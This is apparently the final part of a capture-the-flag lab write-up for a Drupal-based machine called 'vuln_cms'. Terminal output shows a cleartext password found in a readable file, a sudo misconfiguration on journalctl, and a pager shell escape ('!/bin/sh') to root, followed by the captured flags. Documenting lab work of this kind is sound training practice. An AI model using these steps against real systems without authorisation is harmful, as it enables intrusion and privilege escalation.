-rwxr-xr-x  1 tyrell tyrell    529 Feb  1  2017 index.php
-rwxr-xr-x  1 tyrell tyrell    703 Feb  1  2017 install.php
drwxr-xr-x  4 tyrell tyrell   4096 May 31  2021 misc
drwxr-xr-x 42 tyrell tyrell   4096 Feb  1  2017 modules
drwxr-xr-x  5 tyrell tyrell   4096 Feb  1  2017 profiles
drwxr-xr-x  2 tyrell tyrell   4096 Feb  1  2017 scripts
drwxr-xr-x  4 tyrell tyrell   4096 Feb  1  2017 sites
drwxr-xr-x  7 tyrell tyrell   4096 Feb  1  2017 themes
-rwxr-xr-x  1 tyrell tyrell  19986 Feb  1  2017 update.php
-rwxr-xr-x  1 tyrell tyrell   2200 Feb  1  2017 web.config
-rwxr-xr-x  1 tyrell tyrell    417 Feb  1  2017 xmlrpc.php
www-data@vuln_cms:~/html/drupal$
```




```
-rwxr-xr-x 1 tyrell tyrell  3112 Feb  1  2017 progress.js
-rwxr-xr-x 1 tyrell tyrell 17504 Feb  1  2017 states.js
-rwxr-xr-x 1 tyrell tyrell 42783 Feb  1  2017 tabledrag.js
-rwxr-xr-x 1 tyrell tyrell  5330 Feb  1  2017 tableheader.js
-rwxr-xr-x 1 tyrell tyrell  3933 Feb  1  2017 tableselect.js
-rwxr-xr-x 1 tyrell tyrell   920 Feb  1  2017 textarea.js
-rwxr-xr-x 1 tyrell tyrell  1233 Feb  1  2017 throbber-active.gif
-rwxr-xr-x 1 tyrell tyrell   320 Feb  1  2017 throbber-inactive.png
-rwxr-xr-x 1 tyrell tyrell  1336 Feb  1  2017 throbber.gif
-rwxr-xr-x 1 tyrell tyrell  2558 Feb  1  2017 timezone.js
-rwxr-xr-x 1 tyrell tyrell   129 Feb  1  2017 tree-bottom.png
-rwxr-xr-x 1 tyrell tyrell   130 Feb  1  2017 tree.png
-rw-r--r-- 1 root   root      45 May 31  2021 tyrell.pass
drwxr-xr-x 3 tyrell tyrell  4096 Feb  1  2017 ui
-rwxr-xr-x 1 tyrell tyrell   265 Feb  1  2017 vertical-tabs-rtl.css
-rwxr-xr-x 1 tyrell tyrell  2057 Feb  1  2017 vertical-tabs.css
-rwxr-xr-x 1 tyrell tyrell  6331 Feb  1  2017 vertical-tabs.js
-rwxr-xr-x 1 tyrell tyrell   780 Feb  1  2017 watchdog-error.png
-rwxr-xr-x 1 tyrell tyrell   375 Feb  1  2017 watchdog-ok.png
-rwxr-xr-x 1 tyrell tyrell   318 Feb  1  2017 watchdog-warning.png
www-data@vuln_cms:~/html/drupal/misc$ cat tyrel.pass
cat tyrel.pass
cat: tyrel.pass: No such file or directory
www-data@vuln_cms:~/html/drupal/misc$ cat tyrell.pass
cat tyrell.pass
Username: tyrell
Password: mR_R0bo7_i5_R3@!_
www-data@vuln_cms:~/html/drupal/misc$
```

Once it was confirmed that the tyrell user could execute `sudo -l`, a misconfiguration involving the `/bin/journalctl` binary was exploited, resulting in privilege escalation to root.



```
tyrell@vuln_cms:/home/elliot$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
tyrell@vuln_cms:/home/elliot$ sudo -l
sudo -l
Matching Defaults entries for tyrell on vuln_cms:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
in

User tyrell may run the following commands on vuln_cms:
    (root) NOPASSWD: /bin/journalctl
tyrell@vuln_cms:/home/elliot$
```



```
tyrell@vuln_cms:/home/elliot$ sudo /bin/journalctl
sudo /bin/journalctl
-- Logs begin at Fri 2021-05-28 12:16:41 UTC, end at Wed 2025-12-31 01:17:25 UTC
May 28 12:16:41 vuln_cms kernel: Linux version 4.15.0-143-generic (buildd@lcy01-
May 28 12:16:41 vuln_cms kernel: Command line: BOOT_IMAGE=/vmlinuz-4.15.0-143-ge
May 28 12:16:41 vuln_cms kernel: KERNEL supported cpus:
May 28 12:16:41 vuln_cms kernel:   Intel GenuineIntel
May 28 12:16:41 vuln_cms kernel:   AMD AuthenticAMD
May 28 12:16:41 vuln_cms kernel:   Centaur CentaurHauls
May 28 12:16:41 vuln_cms kernel: [Firmware Bug]: TSC doesn't count with P0 frequ
May 28 12:16:41 vuln_cms kernel: x86/fpu: Supporting XSAVE feature 0x001: 'x87 f
May 28 12:16:41 vuln_cms kernel: x86/fpu: Supporting XSAVE feature 0x002: 'SSE r
May 28 12:16:41 vuln_cms kernel: x86/fpu: Supporting XSAVE feature 0x004: 'AVX r
May 28 12:16:41 vuln_cms kernel: x86/fpu: xstate_offset[2]:  576, xstate_sizes[2
May 28 12:16:41 vuln_cms kernel: x86/fpu: Enabled xstate features 0x7, context s
May 28 12:16:41 vuln_cms kernel: e820: BIOS-provided physical RAM map:
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x0000000000000000-0x0000000000
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x000000000009fc00-0x0000000000
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x00000000000f0000-0x0000000000
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x0000000000100000-0x000000007f
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x000000007fff0000-0x000000007f
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x00000000fec00000-0x00000000fe
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x00000000fee00000-0x00000000fe
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x00000000fffc0000-0x00000000ff
May 28 12:16:41 vuln_cms kernel: NX (Execute Disable) protection: active
lines 1-23!/bin/sh
!/bin/sh
# whoami
whoami
root
# cat /home/elliot/user.txt
cat /home/elliot/user.txt
9046628504775551
# cat /root/root.txt
cat /root/root.txt
4359537020406305
#
```

This resulted in full compromise of the target system, highlighting the importance of keeping web services up to date to mitigate vulnerabilities of this nature.

*Written by **kur0bai***